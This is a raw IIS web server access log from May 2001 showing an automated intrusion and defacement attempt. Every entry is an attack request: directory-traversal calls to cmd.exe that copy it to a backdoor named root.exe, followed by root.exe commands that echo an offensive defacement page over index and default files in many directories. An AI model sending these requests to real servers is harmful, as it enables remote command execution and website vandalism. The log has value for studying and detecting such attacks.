  2001-05-06 10:43:45 128.84.234.79 - 24.9.173.59 80 GET /scripts/root.exe

/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<ta
ble+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred
^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size
%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../iissamples/index.asp
502 -
  2001-05-06 10:43:48 128.84.234.79 - 24.9.173.59 80 GET /scripts/root.exe

/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<ta
```

```
ble+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred
^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size
%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../iissamples/index.htm
502 -
  2001-05-06 10:43:53 128.84.234.79 - 24.9.173.59 80 GET /scripts/root.exe

/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<ta
ble+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred
^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size
%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../iissamples/default.asp
502 -
  2001-05-06 10:43:54 128.84.234.79 - 24.9.173.59 80 GET /scripts/root.exe

/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<ta
ble+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred
^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size
%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../iissamples/default.htm
502 -
  2001-05-06 10:43:54 128.84.234.79 - 24.9.173.59 80 GET /scripts/../../winnt/system32/cmd.exe
/c+copy+\winnt\system32\cmd.exe+root.exe 502 -
  2001-05-06 10:43:56 128.84.234.79 - 24.9.173.59 80 GET /scripts/root.exe

/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<ta
ble+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred
^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size
%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../mailroot/index.asp 502
-
  2001-05-06 10:43:56 128.84.234.79 - 24.9.173.59 80 GET /scripts/root.exe

/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<ta
ble+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred
^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size
%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../mailroot/index.htm
502 -
  2001-05-06 10:43:58 128.84.234.79 - 24.9.173.59 80 GET /scripts/root.exe

/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<ta
ble+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred
^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size
%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+s
```

```
ize%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../mailroot/default.asp
502 -
  2001-05-06 10:44:00 128.84.234.79 - 24.9.173.59 80 GET /scripts/root.exe

/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<ta
ble+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred
^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size
%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../mailroot/default.htm
502 -
  2001-05-06 10:44:00 128.84.234.79 - 24.9.173.59 80 GET /scripts/../../winnt/system32/cmd.exe
/c+copy+\winnt\system32\cmd.exe+root.exe 502 -
  2001-05-06 10:44:02 128.84.234.79 - 24.9.173.59 80 GET /scripts/root.exe

/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<ta
ble+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred
^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size
%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../nntpfile/index.asp 502
-
  2001-05-06 10:44:04 128.84.234.79 - 24.9.173.59 80 GET /scripts/root.exe

/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<ta
ble+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred
^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size
%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../nntpfile/index.htm 502
-
  2001-05-06 10:44:06 128.84.234.79 - 24.9.173.59 80 GET /scripts/root.exe

/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<ta
ble+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred
^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size
%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../nntpfile/default.asp
502 -
  2001-05-06 10:44:06 128.84.234.79 - 24.9.173.59 80 GET /scripts/root.exe

/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<ta
ble+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred
^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size
%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../nntpfile/default.htm
502 -
  2001-05-06 10:44:08 128.84.234.79 - 24.9.173.59 80 GET /scripts/../../winnt/system32/cmd.exe
```

```
/c+copy+\winnt\system32\cmd.exe+root.exe 502 -
 2001-05-06 10:44:09 128.84.234.79 - 24.9.173.59 80 GET /scripts/root.exe

/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<ta
ble+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred
^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size
%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../Scripts/index.asp 502 -
 2001-05-06 10:44:09 128.84.234.79 - 24.9.173.59 80 GET /scripts/root.exe

/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<ta
ble+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred
^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size
%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../Scripts/index.htm 502
-
 2001-05-06 10:44:11 128.84.234.79 - 24.9.173.59 80 GET /scripts/root.exe

/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<ta
ble+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred
^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size
%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../Scripts/default.asp 502
-
 2001-05-06 10:44:12 128.84.234.79 - 24.9.173.59 80 GET /scripts/root.exe

/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<ta
ble+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred
^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size
%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../Scripts/default.htm
502 -
 2001-05-06 10:44:13 128.84.234.79 - 24.9.173.59 80 GET /scripts/../../winnt/system32/cmd.exe
/c+copy+\winnt\system32\cmd.exe+root.exe 502 -
 2001-05-06 10:44:16 128.84.234.79 - 24.9.173.59 80 GET /scripts/root.exe

/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<ta
ble+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred
^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size
%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../webpub/index.asp 502
-
 2001-05-06 10:44:17 128.84.234.79 - 24.9.173.59 80 GET /scripts/root.exe

/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<ta
```

```
ble+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred
^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size
%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../webpub/index.htm 502
-
  2001-05-06 10:44:20 128.84.234.79 - 24.9.173.59 80 GET /scripts/root.exe

/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<ta
ble+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred
^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size
%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../webpub/default.asp
502 -
  2001-05-06 10:44:21 128.84.234.79 - 24.9.173.59 80 GET /scripts/root.exe

/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<ta
ble+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred
^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size
%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../webpub/default.htm
502 -
  2001-05-06 10:44:23 128.84.234.79 - 24.9.173.59 80 GET /scripts/../../winnt/system32/cmd.exe
/c+copy+\winnt\system32\cmd.exe+root.exe 502 -
  2001-05-06 10:44:24 128.84.234.79 - 24.9.173.59 80 GET /scripts/root.exe

/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<ta
ble+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred
^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size
%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../wwwroot/index.asp
502 -
  2001-05-06 10:44:26 128.84.234.79 - 24.9.173.59 80 GET /scripts/root.exe

/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<ta
ble+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred
^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size
%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../wwwroot/index.htm
502 -
  2001-05-06 10:44:28 128.84.234.79 - 24.9.173.59 80 GET /scripts/root.exe

/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<ta
ble+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred
^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size
%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+s
```

```
ize%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../wwwroot/default.asp
502 -
  2001-05-06 10:44:28 128.84.234.79 - 24.9.173.59 80 GET /scripts/root.exe

/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<ta
ble+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred
^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size
%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../wwwroot/default.htm
502 -
  2001-05-06 10:44:29 128.84.234.79 - 24.9.173.59 80 GET /scripts/../../winnt/system32/cmd.exe
/c+dir+..\wwwroot\ 200 -
  2001-05-06 10:44:32 128.84.234.79 - 24.9.173.59 80 GET /scripts/../../winnt/system32/cmd.exe
/c+copy+\winnt\system32\cmd.exe+root.exe 502 -
  2001-05-06 10:44:34 128.84.234.79 - 24.9.173.59 80 GET /scripts/root.exe

/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<ta
ble+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred
^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size
%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../wwwroot/./index.asp
502 -
  2001-05-06 10:44:35 128.84.234.79 - 24.9.173.59 80 GET /scripts/root.exe

/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<ta
ble+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred
^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size
%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../wwwroot/./index.htm
502 -
  2001-05-06 10:44:37 128.84.234.79 - 24.9.173.59 80 GET /scripts/root.exe

/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<ta
ble+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred
^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size
%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../wwwroot/./default.asp
502 -
  2001-05-06 10:44:37 128.84.234.79 - 24.9.173.59 80 GET /scripts/root.exe

/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<ta
ble+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred
^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size
%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../wwwroot/./default.htm
```

```
502 -
  2001-05-06 10:44:39 128.84.234.79 - 24.9.173.59 80 GET /scripts/../../winnt/system32/cmd.exe
/c+copy+\winnt\system32\cmd.exe+root.exe 502 -
  2001-05-06 10:44:41 128.84.234.79 - 24.9.173.59 80 GET /scripts/root.exe

/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<ta
ble+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred
^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size
%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../wwwroot/../index.asp
502 -
  2001-05-06 10:44:41 128.84.234.79 - 24.9.173.59 80 GET /scripts/root.exe

/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<ta
ble+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred
^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size
%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../wwwroot/../index.htm
502 -
  2001-05-06 10:44:42 128.84.234.79 - 24.9.173.59 80 GET /scripts/root.exe

/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<ta
ble+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred
^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size
%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../wwwroot/../default.asp
502 -
  2001-05-06 10:44:42 128.84.234.79 - 24.9.173.59 80 GET /scripts/root.exe

/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<ta
ble+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred
^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size
%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../wwwroot/../default.ht
m 502 -
  2001-05-06 10:44:45 128.84.234.79 - 24.9.173.59 80 GET /scripts/../../winnt/system32/cmd.exe
/c+copy+\winnt\system32\cmd.exe+root.exe 502 -
  2001-05-06 10:44:46 128.84.234.79 - 24.9.173.59 80 GET /scripts/root.exe

/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<ta
ble+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred
^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size
%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../wwwroot/Downloads/i
ndex.asp 502 -
```

```
 2001-05-06 10:44:47 128.84.234.79 - 24.9.173.59 80 GET /scripts/root.exe

/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<ta
ble+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred
^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size
%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../wwwroot/Downloads/i
ndex.htm 502 -
 2001-05-06 10:44:49 128.84.234.79 - 24.9.173.59 80 GET /scripts/root.exe

/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<ta
ble+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred
^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size
%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../wwwroot/Downloads/
default.asp 502 -
 2001-05-06 10:44:49 128.84.234.79 - 24.9.173.59 80 GET /scripts/root.exe

/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<ta
ble+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred
^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size
%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../wwwroot/Downloads/
default.htm 502 -
 2001-05-06 10:44:50 128.84.234.79 - 24.9.173.59 80 GET /scripts/../../winnt/system32/cmd.exe
/c+copy+\winnt\system32\cmd.exe+root.exe 502 -
 2001-05-06 10:44:51 128.84.234.79 - 24.9.173.59 80 GET /scripts/root.exe

/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<ta
ble+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred
^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size
%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../wwwroot/images/inde
x.asp 502 -
 2001-05-06 10:44:53 128.84.234.79 - 24.9.173.59 80 GET /scripts/root.exe

/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<ta
ble+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred
^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size
%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../wwwroot/images/inde
x.htm 502 -
 2001-05-06 10:44:54 128.84.234.79 - 24.9.173.59 80 GET /scripts/root.exe

/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<ta
```

```
ble+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred
^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size
%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../wwwroot/images/defa
ult.asp 502 -
 2001-05-06 10:44:55 128.84.234.79 - 24.9.173.59 80 GET /scripts/root.exe

/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<ta
ble+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred
^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size
%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../wwwroot/images/defa
ult.htm 502 -
 2001-05-06 10:44:55 128.84.234.79 - 24.9.173.59 80 GET /scripts/../../winnt/system32/cmd.exe
/c+copy+\winnt\system32\cmd.exe+root.exe 502 -
 2001-05-06 10:44:56 128.84.234.79 - 24.9.173.59 80 GET /scripts/root.exe

/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<ta
ble+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred
^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size
%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../wwwroot/images.pez/i
ndex.asp 502 -
 2001-05-06 10:44:57 128.84.234.79 - 24.9.173.59 80 GET /scripts/root.exe

/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<ta
ble+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred
^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size
%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../wwwroot/images.pez/i
ndex.htm 502 -
 2001-05-06 10:44:57 128.84.234.79 - 24.9.173.59 80 GET /scripts/root.exe

/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<ta
ble+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred
^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size
%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../wwwroot/images.pez/
default.asp 502 -
 2001-05-06 10:44:59 128.84.234.79 - 24.9.173.59 80 GET /scripts/root.exe

/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<ta
ble+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred
^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size
%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+s
```

```
ize%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../wwwroot/images.pez/
